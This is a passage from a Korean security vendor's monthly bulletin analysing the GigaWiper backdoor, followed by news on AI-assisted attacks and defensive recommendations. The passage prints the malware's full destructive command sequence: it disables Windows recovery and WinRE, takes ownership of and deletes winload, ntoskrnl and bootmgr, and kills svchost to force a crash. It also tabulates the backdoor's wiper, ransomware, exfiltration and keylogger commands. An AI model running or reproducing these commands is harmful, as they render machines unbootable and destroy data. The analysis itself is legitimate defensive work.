reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Schedule\\Maintenance /v MaintenanceDisabled /t REG_DWORD /d 1 /f
#4.Control\Windows\NoAutoRebootWithLoggedOnUsers = 1, 무효 항목(영향 없음)
reg add HKEY_LOCAL_MACHINE\\SYSTEM\\CurrentControlSet\\Control\\Windows /v NoAutoRebootWithLoggedOnUsers /t REG_DWORD /d 1 /f
#5.WindowsUpdate\AU\AlwaysAutoRebootAtScheduledTime = 0, Windows Update Time에 대한 재시작 강제 안 함
reg add HKEY_LOCAL_MACHINE\\SOFTWARE\\Policies\\Microsoft\\Windows\\WindowsUpdate\\AU /v AlwaysAutoRebootAtScheduledTime /t REG_DWORD /d 0 /f
```

이어서 해당 시스템의 복구를 무력화하기 위해 다음 명령어를 수행한다.

```
#recoveryenabled No, 부팅 실패 시 복구 시퀀스로 넘어가지 않음
bcdedit /set {default} recoveryenabled No
#bootstatuspolicy IgnoreAllFailures, 부팅 실패와 종료 실패를 전부 무시
bcdedit /set {default} bootstatuspolicy IgnoreAllFailures
#Windows 복구 환경(WinRE) 자체를 비활성화, 복구 환경 실체 제거
reagentc /disable
```

부팅을 불가능하게 하기 위해 다음 6가지의 핵심 파일을 삭제한다.

경로	설명	삭제 영향 및 비고
System32\winload.exe	레거시BIOS용OS로더	BOOTMGR이OS로더를찾지못해0xc000000f또는0xc0000225 상태코드를동반한부팅오류화면발생
System32\winload.efi	UEFI용OS로더	bootmgfw.efi가OS로더를찾지못해커널로드이전단계에서부팅실패
System32\ntoskrnl.exe	Windows커널이미지본체	로더(winload)가커널이미지를올리지못해부팅오류
System32\Boot\winload.exe	부팅지원폴더의사본	Windows복구환경(WinRE)진입불가및시스템복원작업시오류발생
System32\Boot\winload.efi	부팅지원폴더의사본	UEFI기반복구환경(WinRE)실행및부팅파일재구성불가
Windows\boot\PCAT\bootmgr	레거시부팅관리자의원본사본	부팅영역손상시bcdboot등을통한레거시부팅파일복원및 재생성불가

대상 선정을 보면 모든 부팅 파일을 대상으로 레거시 BIOS와 UEFI 양쪽 부팅 경로를 모두 차단하고, 복구에 사용될 사본까지 삭제하도록 구성되어 있다.

파일을 삭제하기 위해 사용되는 소유권 변경, 파일 권한 변경, 파일 강제 삭제 명령어는 다음과 같다.

```
#6개 파일 소유권 변경
takeown /F C:\\Windows\\System32\\winload.exe>nul 2>&1
takeown /F C:\\Windows\\System32\\winload.efi>nul 2>&1
takeown /F C:\\Windows\\System32\\ntoskrnl.exe>nul 2>&1
takeown /F C:\\Windows\\System32\\Boot\\winload.exe>nul 2>&1
takeown /F C:\\Windows\\System32\\Boot\\winload.efi>nul 2>&1
takeown /F C:\\Windows\\boot\\PCAT\\bootmgr>nul 2>&1
#6개 파일 권한(DACL) 변경 - 모든 사용자에게 전체 제어 권한을 부여
icacls C:\\Windows\\System32\\winload.exe /grant Everyone:F>nul 2>&1
icacls C:\\Windows\\System32\\winload.efi /grant Everyone:F>nul 2>&1
icacls C:\\Windows\\System32\\ntoskrnl.exe /grant Everyone:F>nul 2>&1
icacls C:\\Windows\\System32\\Boot\\winload.exe /grant Everyone:F>nul 2>&1
icacls C:\\Windows\\System32\\Boot\\winload.efi /grant Everyone:F>nul 2>&1
icacls C:\\Windows\\boot\\PCAT\\bootmgr /grant Everyone:F>nul 2>&1
#파일 강제 삭제 및 3초 지연
del /F /Q C:\\Windows\\System32\\winload.exe>nul 2>&1
timeout /t 3 /nobreak>nul 2>&1
del /F /Q C:\\Windows\\System32\\winload.efi>nul 2>&1
timeout /t 3 /nobreak>nul 2>&1
del /F /Q C:\\Windows\\System32\\ntoskrnl.exe>nul 2>&1
timeout /t 3 /nobreak>nul 2>&1
del /F /Q C:\\Windows\\Boot\\PCAT\\bootmgr>nul 2>&1>nul 2>&1
timeout /t 3 /nobreak>nul 2>&1
del /F /Q C:\\Windows\\System32\\Boot\\winload.efi>nul 2>&1
timeout /t 3 /nobreak>nul 2>&1
del /F / C:\\Windows\\System32\\Boot\\winload.exe>nul 2>&1"
```

마지막으로 시스템 크래시(BSOD) 유발하기 위해 사용되는 명령어는 다음과 같다.

```
#부팅 실패 시 복구 시퀀스(WinRE) 자동 진입 차단
bcdedit /set {default} recoveryenabled No>nul 2>&1
timeout /t 1 /nobreak>nul 2>&1
#부팅 실패 감지·표시 자체를 무력화, 시작 복구 자동 트리거 차단
bcdedit /set {default} bootstatuspolicy IgnoreAllFailures
#실행 중인 svchost.exe 명칭 프로세스 종료 시도
taskkill.exe /f /im svchost.exe
```

- 명령어 정리

계통	명령 코드
파일 및 시스템 파괴	1, 2, 3, 6, 12, 13
안티포렌식	19
데이터 유출 및 암복호화	4, 5
시스템 감시	9, 10, 11, 20
셸 수행 및 라우팅	7, 8
정찰 및 시스템 관리	15, 16, 17, 18

위의 표 기능과 같이 총 6 계통으로 기능을 나눌 수 있으며, 해당 계통의 명령 코드는 총 19개가 분류된다.

명령 코드는 1부터 20까지지만 14는 존재하지 않으며, 19개의 명령 코드 정리표는 다음과 같다.

명령 코드	기능	호출 함수	대표 로그(Redis 라벨 및 문자열)
1	물리 디스크 와이핑	WipeMain()	Exec cmd wipe
2	BSOD·부팅 불능화	runBSCommands()	Exec func bsod
3	파괴형 파일 암호화(.candy)	extort.RanMain()	Exec cmd ransomwareWalk
4	MinIO(mc.exe) 유출	McUploaderMain()	Alias MC successfully configured.
5	파일 대량 암·복호화	EncMain()	“--encrypted”, “--decrypted”
6	외부 와이퍼 바이너리 실행	rabbit/bin.processTask 인라인	Exec cmd wipe-file
7	원격 셸(PowerShell.exe)	RunShell()	Run shell command
8	C2 Topic 라우팅 관리	bindToExchange 계열	Invalid option in command 8
9	스크린샷	TakeScreenShot()	Exec cmd screenshot
10	화면 녹화	GetScreenRec()	“C:\ProgramData\output”, “%s/%d.avi”
11	키로거 구동	rabbit/bin.processTask 인라인	Exec cmd keylog
12	Windows 디스크 5패스 와이핑	WipeCMain()	Exec cmd wipe c
13	UAC 상승 후 와이퍼 실행	rabbit/bin.processTask 인라인	Exec cmd wipe32
15	시스템 정보 정찰	GRATClientInfo()	Exec cmd info
16	프로세스 관리	ProcessManagerMain()	Killed process (PID: %d)
17	서비스 관리	ServiceManagerMain()	Service %s created successfully.
18	대화형 레지스트리 세션	RunOnceRegistryMain()	Error on registry:...,-current key:... |
19	이벤트 로그 삭제	ClearEventLogMain()	Exec cmd clear event log
20	원격 화면 제어(비-VNC)	VncMain(...,"tcp",3)	vnc is running(중복 가드)

5. 주요 보안 뉴스

중국 해커, 딥시크(DeepSeek) 에이전트 악용해 '자율 사이버 공격' 감행

중국계 해커가 딥시크(DeepSeek) 추론 모델과 헤르메스 에이전트(Hermes Agent)를 결합해 정찰부터 침투까지 자동화한 공격 환경을 구축한 것으로 밝혀졌다.

- 출처: https://www.boannews.com/news/articleView.html?idxno=145361

AI 무장한 중국계 해커 'UAT-10147'… 17만 개 서버 겨냥 대규모 사이버 공습

중국계 사이버 범죄 조직 'UAT-10147'이 윈도우와 리눅스 웹 서버를 대상으로 인공지능(AI) 기술과 정교한 백도어를 결합한 글로벌 침투 작전을 전개하고 있는 것으로 드러났다.

- 출처: https://www.boannews.com/news/articleView.html?idxno=145407

SGA솔루션즈 엔드포인트 보안 솔루션

AI 기반 차세대 안티바이러스 솔루션
VirusChaser 10™ AI

패치 관리 솔루션
PatchChaser

PC 보안 수준 진단 솔루션
VirusChaser 내PC지키미

보안 레이더에서 전하는 보안 권고 사항

8월에 조사된 보안 동향 및 악성코드 분석을 통해 확인된 주요 공격 사례별 보안 권고 사항은 다음과 같다.

구분	위협 내용	권고 사항
사외 동향 AI 기반 자동화 공격 / Citrix NetScaler 취약점 악용 데이터 탈취	DeepSeek 추론 모델과 Hermes 에이전트를 결합한 자율 공격 환경으로 인터넷에 노출된 취약 서버를 탐지 및 공격하였으며, Citrix NetScaler 취약점을 이용한 수동 공격을 병행해 3개 조직의 데이터를 탈취	• 인터넷에 노출된 서버의 **취약점 최신 보안 패치 적용** • Citrix NetScaler 보안 패치 적용 • 서버 접근 인증 강화(MFA 도입 등)
사외 동향 UAT-10147 해킹 조직 / SPECTRE 백도어 및 BYOVD 기법 활용 웹 서버 공격	중국계 사이버 해킹 조직(UAT-10147)이 AI 도구를 해킹 전 과정에 도입해 전 세계 17만 개 웹 서버를 대상으로 공격을 감행하였으며, BYOVD 기법으로 커널 메모리를 조작하고 EDR 감시 콜백을 강제 해제하였고 리눅스 환경에서는 커널 루트킷 SPECTRE를 통해 재부팅 후에도 지속적으로 제어권을 확보	• **웹 서버 취약점 패치** 및 **불필요한 외부 노출 포트 차단** • 취약한 서명 드라이버 차단 정책 적용 (LOLDrivers 목록 기반) • 루트킷 탐지 강화
피싱 메일 분석서 Standard Bank 사칭 / 3단계 카드 정보 및 개인 정보 탈취	아프리카 최대 규모의 은행인 'Standard Bank'를 사칭하여 계좌 인증을 요구하는 피싱 메일을 유포하고, 피싱 사이트에서 BIN 번호 검증을 통해 유효한 카드 번호 16자리를 수집한 뒤 만료일 및 CVV, PIN 등 세부 정보를 3단계에 걸쳐 탈취하여 공격자 C2 서버로 전송	• 금융기관 메일 수신 시 링크 클릭 대신 공식 사이트에 직접 접속 • 피싱 사이트 의심 시 URL 도메인 확인 • 카드 정보 및 개인 정보를 요구하는 메일 주의
분석서 GigaWiper 백도어 / 레지스트리 기반 지속성 및 작업 스케줄러 위장	GigaWiper 백도어는 최초 실행 시 HKCU\SOFTWARE\OneDrive의 Environment 값을 실행 횟수 카운터로 활용하여 최초 실행 여부를 판별하고, 'OneDrive Update'로 위장한 작업 스케줄러 항목을 파워셸로 등록하여 부팅 시 자동 실행 및 1분 주기 재실행 지속성을 확보	• 작업 스케줄러 항목 주기적 점검 및 비정상 항목 제거 • HKCU\SOFTWARE\OneDrive 레지스트리 경로 이상 여부 점검 • 파워셸을 통한 비정상 예약 작업 등록 행위 탐지 룰 적용
분석서 GigaWiper 백도어 / RabbitMQ 및 Redis 이중 채널 C2 통신	바이너리에 하드코딩된 접속 정보를 AES-256-CBC로 복호화 하여 명령 수신용 RabbitMQ와 결과 송신용 Redis를 분리한 이중 채널 C2 통신 구조를 운용하며, 감염 호스트명을 큐 이름으로 하여 명령을 대기	• 외부 서버와의 비정상 RabbitMQ(AMQP) 및 Redis 포트 통신 모니터링 • C2 식별 IP를 대상 네트워크 차단 정책 적용 • 하드코딩된 암호화 접속 정보를 활용하는 이진 파일 탐지 룰 적용
분석서 GigaWiper 백도어 / 물리 디스크 와이핑 및 강제 재부팅	명령 코드 1 실행 시 WMI 쿼리로 열거한 모든 물리 디스크를 대상으로 IOCTL_DISK_CREATE_DISK를 이용해 파티션 테이블을 제거하고, 약 10MB 청크 단위의 WriteFile 반복으로 전체 섹터를 덮어쓴 뒤 shutdown 명령으로 시스템을 강제 재부팅하여 데이터를 영구 파괴	• 중요 데이터 오프라인 백업 주기적 수행 • WMI 쿼리를 통한 물리 디스크 열거 및 대량 쓰기 행위 탐지 룰 적용 • 비정상 프로세스에 의한 강제 재부팅 명령 실행 모니터링
분석서 GigaWiper 백도어 / 부팅 파일 파괴 및 BSOD 유발로 시스템 복구 불가	명령 코드 2 실행 시 bcdedit로 복구 시퀀스 및 부팅 실패 감지를 비활성화하고 reagentc로 Windows 복구 환경(WinRE)을 제거한 뒤, winload.exe, winload.efi, ntoskrnl.exe, bootmgr 등 부팅 핵심 파일 6개를 takeown, icacls, del 명령으로 강제 삭제하여 복구 불가 상태를 만들고 svchost.exe 강제 종료로 BSOD를 유발	• bcdedit, reagentc를 이용한 **비정상 명령 실행 탐지 룰 적용** • 부팅 핵심 파일(winload.exe, ntoskrnl.exe 등)에 대한 비정상 파일 권한 변경 및 삭제 행위 모니터링 • Windows 복구 환경(WinRE) 상태 주기적 점검

SGA
보안레이더



www.sgasol.kr

경기도 의왕시 광진말로 54, 의왕 스마트시티퀀텀 B동 5층 525호

Copyright©2026 SGA Solutions co. Ltd,. All Rights Reserved.